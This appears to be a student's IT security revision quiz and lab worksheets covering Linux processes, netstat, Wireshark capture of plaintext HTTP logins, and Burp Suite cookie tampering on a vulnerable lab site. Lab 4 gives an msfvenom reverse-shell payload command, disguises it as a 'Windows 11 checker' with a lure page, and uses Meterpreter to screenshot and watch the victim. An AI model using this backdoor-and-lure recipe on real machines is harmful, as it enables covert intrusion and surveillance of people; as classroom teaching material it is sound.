IT SECURITY REVISION QUIZ

|  |
| --- |
| What is the purpose loopback address in both VMs?  (You may search Google on this) |
| The IP address 127.0. 0.1 is called a loopback address. Packets sent to this address never reach the network but are looped through the network interface card only. This can be used for diagnostic purposes to verify that the internal path through the TCP/IP protocols is working. |

**Ping Test:**

Now, ping from Kali to CYSCA using ping -c 3 <CYSCA IP Address>

Then ping from CYCSA to Kali using ping -c 3 <Kali IP Address>

**Investigating CYSCA server:**

1. Enter command: ps – A | more

ps refer to process status, -A means all, vertical bar is a pipe, with more means, pause between terminal page when viewing.

Try also command: ps -e

1. Your terminal screen will pause between page showing list of running processes.
2. Press Enter one-by-one page, observe the list of the processes.
3. Look at any process name ending with **d** – these are daemons
4. Anything starts with k – these are hooks for the GUI, not important for us.

**Linux processes:**

|  |  |
| --- | --- |
| **Process** | **Purpose** |
| udevd | udev is a generic device manager running as a daemon on a Linux system and listening (via a netlink socket) to uevents the kernel sends out if a new device is initialized or a device is removed from the system. Example: use plug in thumb drive |
| rsyslogd | **Rsyslog** is an open-source software utility used on UNIX and Unix-like computer systems for forwarding log messages in an IP network. |
| acpid | ACPID is a completely flexible, totally extensible daemon for delivering ACPI events. It listens on a file (/proc/acpi/event) and when an event occurs, executes programs to handle the event. |
| sshd | The Secure Shell Daemon application (SSH daemon or sshd) is the daemon program for ssh. This program is an alternative to rlogin and rsh and provides encrypted communications between two untrusted hosts over an insecure network. The sshd is the daemon that listens for connections from clients on port 22. |
| atd |  |
| mysqld |  |

|  |  |
| --- | --- |
| **Process** | **Vulnerabilities** |
| rsyslogd | Possible buffer overflow, remote code execution |
| sshd | The vulnerability, which is a signal handler race condition in OpenSSH's server (sshd), allows unauthenticated remote code execution (RCE) as root on glibc-based Linux systems; that presents a significant security risk. This race condition affects sshd in its default configuration |
| mysqld | 1. SQL Injection: · 2. Improper Input Validation: · 3. Concurrent Execution using Shared Resources |

Purpose of **access.log** on server is:

|  |
| --- |
| Access log: An access log gathers data related to the files requested from the server. This log will reveal the number of users who accessed the server, how they were directed to the site, and their activity on the site. |

On CYSCA command enter:

find / -name access.log 2>/dev/null

What is the path return as the output?

|  |
| --- |
| Var/log/apache2/access.log |

**Describe what you see in the access.log**

Web access log to the CYSCA Apache web server. Showing date/time and protocols among others.

1. Now, we are going to view any errors on the server by viewing the error.log. Use the same command above, except you want to view **error.log**

Use Nano editor to view the error.log. Here is the sample error.log:

A screenshot of a computer

Description automatically generated

1. What do you think about error log on line 4?

|  |
| --- |
| Unable to identify image at the file location |

1. Exit Nano editor by CTRL+X. Don’t save or edit anything.

**Connecting Kali with CYSCA server**

1. Show active network connection on Kali by entering on Kali Terminal, command of: netstat

Wait for a while for the output.

1. What is the purpose of netstat command above?

|  |
| --- |
| The netstat command generates displays that show network status and protocol statistics. You can display the status of TCP and UDP endpoints in table format, routing table information, and interface information. |

Now, we are going to filter the above output, only to show SSH connections. Use command: netstat -a|grep ssh

1. Let us connect to the CYSCA server using command:

ssh user@192.168.n.n

(Use the CYSCA IP that you have identified in Phase 2 above.)

If Kali has error regarding RSA key being offered by the server, enter this command:

ssh -oHostKeyAlgorithms=+ssh-dss user@<IP addr>

Don’t forget the CYSCA server password is: **CYSCA2014user**

1. You are now connected to CYSCA via SSH connection on Kali terminal. Open 2nd terminal on Kali and enter netstat command:

netstat -a|grep ssh

Wait for the output.

|  |
| --- |
| Provide screen capture of Kali output here: |

1. Go to CYSCA server and enter same command:

|  |
| --- |
| Provide screen capture of CYSCA output here: |

1. What is the SSH port number and what port number use to assists the connection?

|  |  |
| --- | --- |
| SSH port number: (Google it) | 22 |
| What port number assisting the Kali to CYSCA SSH connection? (Refer to the output number after the Kali IP address) | 60164 |

1. What happen if there is another computer connected to CYSCA server at this moment?

|  |  |
| --- | --- |
| Expected changes to the output of netstat command: | Yes |
| Any changes on port number assigned? | New random port number assign to client |

1. Now, we are going to observe TCP connection between Kali and CYSCA server. On Kali open Firefox browser. Then enter URL of CYSCA server IP address.

|  |
| --- |
| Describe what you see on the Firefox browser: |

1. Close Firefox once done.

**Phase 5: Investigating connections with Wireshark.**

Before we start, ensure CYSCA & Kali still running. Remember back the IP addresses for CYSCA and Kali in phase 1.

1. From Kali, SSH to CYSCA server if you are not done so. Remember command: ssh user@<CYSCA IP address> with password of **CYSCA2014user**
2. If you don’t have 2nd terminal open in Kali, open it now. So that on Kali you have terminal open that currently SSH with CYSCA and a terminal local to Kali. Observe the prompt.

Refer below:

A screenshot of a computer

Description automatically generated

1. Execute command: netstat -a|grep ssh on both Kali terminal and at CYSCA server. You should be able to see output of the SSH connection between both.
2. Now, open Wireshark on Kali by choosing Kali icon (Top Left), then in Search bar enter: **Wireshark**.
3. On Wireshark, select menu **Capture – Option – eth0**, Then enter **tcp** in the Capture filter for selected interfaces at the bottom. (Refre the figure below) Finally, click button **Start**.

A screenshot of a computer program

Description automatically generated

1. On Kali, re-open Firefox browser and browse over to CYSCA server by entering 192.168.n.n/index.php

You should see the **Welcome page of Fortress Certifications** a vulnerable website without security.

1. Now, view back the Wireshark screen. It should capture your TCP connection and HTTP GET statement of /index.php page.

|  |
| --- |
| Put screen capture of Wireshark captured results of connection between Firefox browser (on Kali) to CYSCA Fortress Website: |

1. Try to **Sign in** and enter Email: user@yahoo.com

and password: secretpassword.

Click Login and don’t save the login on Firefox

1. You are going to have invalid username and password. But… Go to Wireshark again. And find the attempt to login result.

**Hint**: Find/Scroll until you can see HTTP POST /login.php

1. Can you see the Email and Password is sent to CYSCA server via HTTP POST. Both are not encrypted.

|  |
| --- |
| Put screen capture of the Email and Password exposed during the HTTP POST statement here: |

Now, you why HTTP alone is not secured compared to HTTPS.

1. On Kali Terminal, enter command: netstat -ap (this is to see all protocols). Scroll the results slowly until you can see Firefox connection and Wireshark on the same terminal screen.

|  |
| --- |
| Provide screen capture of the connections here: |

1. Now, go to CYSCA, enter command: netstat -ap|more
2. Press enter slowly to view page by page on the results.

|  |
| --- |
| Provide screen capture of the result where you can see the connection between Kali IP and CYSCA IP here: |

1. What can you say about the connection?

|  |
| --- |
| Answer: |

1. We are about to complete. Go to Kali, on SSH terminal connecting to CYSCA enter: **exit** and close the terminal.
2. On Wireshark, click the **red Stop** button (Near the Shark fin). Then Quit Wireshark. For the message regarding save result, in our class we always use “Continue Without Saving”.
3. Close any Kali terminal and Firefox browser. Then Shutdown Kali.
4. On CYSCA serve a proper shutdown is by entering command: sudo poweroff. And give the password.

**LAB 4**

**Step 2: Preparing your own Windows Backdoor (named win11checker.exe) on Kali**

**On Kali Linux**

Terminal: **Note** # is a prompt

1. Creating meterpreter payload EXE file:
2. Check IP for Kali
3. Use Kali IP Address in the command below:


#msfvenom –p windows/meterpreter/reverse\_tcp LHOST=192.168.100.4 LPORT=20000 –f exe –o win11checker.exe

Some meterpreter of different version requires you to use the command above without the LPORT=20000 option.

1. Enter & Wait to create
2. #ls to check where is the file located
3. We are going to host this win11checker.exe on the webserver (apache2 on Kali)
4. #sudo mv win11checker.exe /var/www/html/
5. Enter **Kali** password when required
6. #cd /var/www/html/ (Need to go to the directory to change the mod for all user to execute the file
7. In /var/www/html/ enter #chmod +x win11checker.exe
8. #ls –al should show you that win11checker.exe now is executable
9. Now start the apache server # service apache2 start
10. Enter **Kali** password when required

Back to Window 7, we want to check whether Kali Web Server is running or not.

1. In Windows 7 – On IE enter URL: <Kali IP address>
2. You should be given the following page:



1. Return to Kali terminal. You are now still at /var/www/html/ directory
2. Creating Landing page for the Malware on Apache. Use #sudo nano win11checker.html
3. Enter the following HTML code:

<!DOCTYPE html>  
<html>  
<head>  
<title>Windows 11 Eligibility</title>  
</head>  
<body>  
  
<h1>Here you can download a program to check whether your

Computer is eligible for Windows 11 upgrade. </h1>  
<p>Get the tool <a href="win11checker.exe">here.</a></p>  
  
</body>  
</html>

1. This will create a reverse channel from the victim Windows machine to our Kali machine once the win11checker.exe is being executed

**Attacker (Kali) is preparing Metaspoilt console waiting for connection from Windows 7 Victim**

1. We are now need to start our metasploit framework on Kali
2. #cd to exit from /var/www/html folder
3. #msfconsole
4. Inside ms concole prompt
5. Msf5:> use exploit/multi/handler
6. Msf5:/multi/handler> set payload windows/meterpreter/reverse\_tcp
7. Msf5:/multi/handler> show options
8. Now we need to specify LHOST and LPORT for the console to work with once the victim executed the backdoor
9. Msf5:/multi/handler> set LHOST <Kali IP>
10. Msf5:/multi/handler>set LPORT 20000
11. #exploit
12. A message of reverse TCP handler on <Kali IP>:20000 shown.

On Windows Machine:

1. Open IE, add new tab and leave the msn.com news on the current tab.
2. In the new tab, enter url: http://<192.168.100.4 =Kali IP> /win11checker.html
3. Save the file into Downloads folder
4. Open the Download folder and execute the win11checker.exe
5. Windows 7 will ask you regarding executing this file. Just continue Run.

Return to Kali

1. You will notice 1 session of the Windows 7 IP connecting to our Kali via Kali IP port 20000
2. On meterpreter prompt. Meterpreter > help
3. The above command shows all the options that you can conduct. We are going to do screenshot of the victim windows 7 machine.
4. Meterpreter > screenshot
5. Attack with sound: play /home/kali/soundfile.wav
6. Some random filename is stored with .jpeg format. Example: Screenshot saved to: /root/UChZmYdw.jpeg (Note the random name for the jpeg file is reported by the Meterpreter.
7. On Kali – open File Manager, then find the jpeg file mentioned by Meterpreter above.
8. Double click to open the file. You should be able to screen the Victim Desktop!

**Questions:**

1. Identify 2 techniques for the Windows 7 Victim to identify that his/her computer currently being attack without using any Ani-virus or Security tools.
2. How the Windows 7 Victim able to know that his/her computer are connected to another computer?

**CHALLENGE:**

Try to capture stream from Win7 Webcam. In order for Windows 7 on VirtualBox to use/access your Host Webcam, you need to install VirtualBox Extension Pack.

For security checking:

1. On Windows 7, click start – run Task Manager
2. On Processes Tab you can see win11checker.exe is running.
3. Victim can see there is a process running as win11checker.exe (it is a Backdoor Malware)


Closing steps:

1. Exit meterpreter by entering #exit. Exit msfconsole by entering #exit
2. Exit Kali Terminal and Shutdown
3. On Windows 7 – Shutdown

**LAB 7 cookie editing**

We are going to learn how to conduct attacks on CYSCA web server. CYSCA will run as a Web Server, and we leave it running at the back.

1. Open Firefox on Kali, and browse over to CySCA <IP below is the CySCA ip>  
   **http://192.168.100.210/index.php**   
   **You should see a welcome page for Fortress Certifications.**




1. On Kali Start up **BurpSuite** – this is a proxy server which intercepts web traffic, and allows you to edit the http stream.

**Click on Kali Menu – Search Burp**

**JRE msg appear, just OK. Then an Update required, skip this and continue**

**Select Temporary Project – Next**



Use **Burp Defaults**, then start Burp

Click on Proxy Tab, the on 2nd level, Intercept – ensure Interception is On.


Then click HTTP history

1. On Kali Firefox browser - Change the network settings in **Firefox** to use **BurpSuite** as the proxy server. Refer to the following steps:

**Edit > Preferences :**

**Scroll Down until > Network Settings > Settings >**


**Choose Manual Proxy Configuration.**



We are going to use our Local Burpsuite as proxy on Kali while monitoring the Firefox browser.

Type:  
 **127.0.0.1, port 8080** into the HTTP Proxy field.


1. Back in Firefox, tab of CySCA page earlier (The Welcome to Fortress page). Click around. click on all of the links including the Log In link. **Observe that Blog can’t be clicked since you have not login.**
2. Burp Suite – Proxy – Options. Set the Intercept Client Requests as follows:



Refresh Firefox before you continue.

On Kali Firefox browser, just try to login with any user and password (simply enter).

1. Back in Burpsuite, select the History tab. You will see a list of HTTP requests. Click on the login.php line.




**Observe Cookie and also login data**

1. In the RAW view you can see the HTTP Request packet. **What are the two COOKIE parameters?**


*SessionID (PHPSESSID) = big string*

*vip = 0*




1. **Let's try setting the VIP parameter to 1 (Cookie Hijack Technique):**


* On BurpSuite, Click Project Options (tab) > Sessions (tab)




* On Session Handling Rules section Select Use cookies from Burp's cookie jar
* Click Edit. A dialog box appears.
* In the Details tab, make sure Use cookies from the Session handling Cookie Jar is selected.



